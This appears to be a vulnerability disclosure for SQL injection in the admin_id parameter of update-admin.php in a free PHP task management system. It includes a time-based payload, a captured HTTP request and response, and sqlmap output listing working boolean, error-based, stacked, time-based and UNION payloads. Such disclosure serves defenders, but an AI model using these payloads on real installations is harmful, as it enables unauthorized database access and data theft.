SQL vulnerability from php task management system free download in update-admin.php

Affected Project: php task management system free download

Official Website: https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html

Version: 1.0

Related Code file: update-admin.php

Demonstration

1. First, follow the steps shown in the image to navigate to the page for editing personal information.

2. Capture the packet, and the following data packet is obtained.

3. There is an SQL injection vulnerability at the `admin_id` parameter, and the time-based SQL injection payload is:

```
'+AND+(SELECT+5712+FROM+(SELECT(SLEEP(1)))nnOo)+AND+'PrGK'='PrGK
```

By modifying the `SLEEP()` time, a noticeable difference in response time can be observed.

Request

Pretty | Raw | Hex

```
1  GET /update-admin.php?admin_id=
   1'+AND+(SELECT+5712+FROM+(SELECT(SLEEP(5)))nnOo)+AND+'PrGK'='PrGK HTTP/1.1
2  Host: localhost:8080
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101
   Firefox/130.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
   g,image/svg+xml,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate, br
7  Connection: keep-alive
8  Cookie: pagekit_auth=
   zyapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSFLEOL.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSESSID=
   en7ndnc8ef4hjf92t0mdvkdu77
9  Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Search | 0 highlights

Ready

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 200 OK
2  Date: Wed, 02 Oct 2024 09:04:59 GMT
3  Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4  X-Powered-By: PHP/8.0.2
5  Expires: Thu, 19 Nov 1981 08:52:00 GMT
6  Cache-Control: no-store, no-cache, must-revalidate
7  Pragma: no-cache
8  Keep-Alive: timeout=5, max=100
9  Connection: Keep-Alive
10 Content-Type: text/html; charset=UTF-8
11 Content-Length: 9524
12
13
14 <!DOCTYPE html>
15 <html lang="en">
16   <head>
17     <title>
           Task Management System by Mayuri K.
       </title>
18     <meta charset="utf-8">
19     <meta name="viewport" content="width=device-width, initial-scale=1">
20     <link rel="icon" href="assets/img/favicon.png">
21     <link rel="stylesheet" href="assets/css/bootstrap.min.css">
22     <link rel="stylesheet" href="assets/css/bootstrap.theme.min.css">
23     <link rel="stylesheet" href="assets/bootstrap-datepicker/css/datepicker.css">
24     <link rel="stylesheet" href="
           assets/bootstrap-datepicker/css/datepicker-custom.css">
25     <link rel="stylesheet" href="assets/css/custom.css">
```

Search | 0 highlights

9,916 bytes | 5,012 millis

The following demonstrates the use of **sqlmap** with various injection techniques, all of which successfully extract sensitive information.


```
sqlmap identified the following injection point(s) with a total of 57 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://localhost:8080/update-admin.php?admin_id=1' AND 5225=5225 AND 'WiJL'='WiJL

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: http://localhost:8080/update-admin.php?admin_id=1' AND GTID_SUBSET(CONCAT(0x71767a7071,(SELECT (ELT(5937=5937,1))),0x7
1626b7171),5937) AND 'YTxf'='YTxf

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: http://localhost:8080/update-admin.php?admin_id=1';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://localhost:8080/update-admin.php?admin_id=1' AND (SELECT 5712 FROM (SELECT(SLEEP(5)))nnOo) AND 'PrGK'='PrGK

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: http://localhost:8080/update-admin.php?admin_id=-8514' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71767a7071,0x436455656
34f4951746e64436b4d506d596b58576a4b6a4154674a624c77737372665376766378716e,0x71626b7171),NULL,NULL,NULL-- -
---
[16:59:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 8.0.2
back-end DBMS: MySQL >= 5.6
```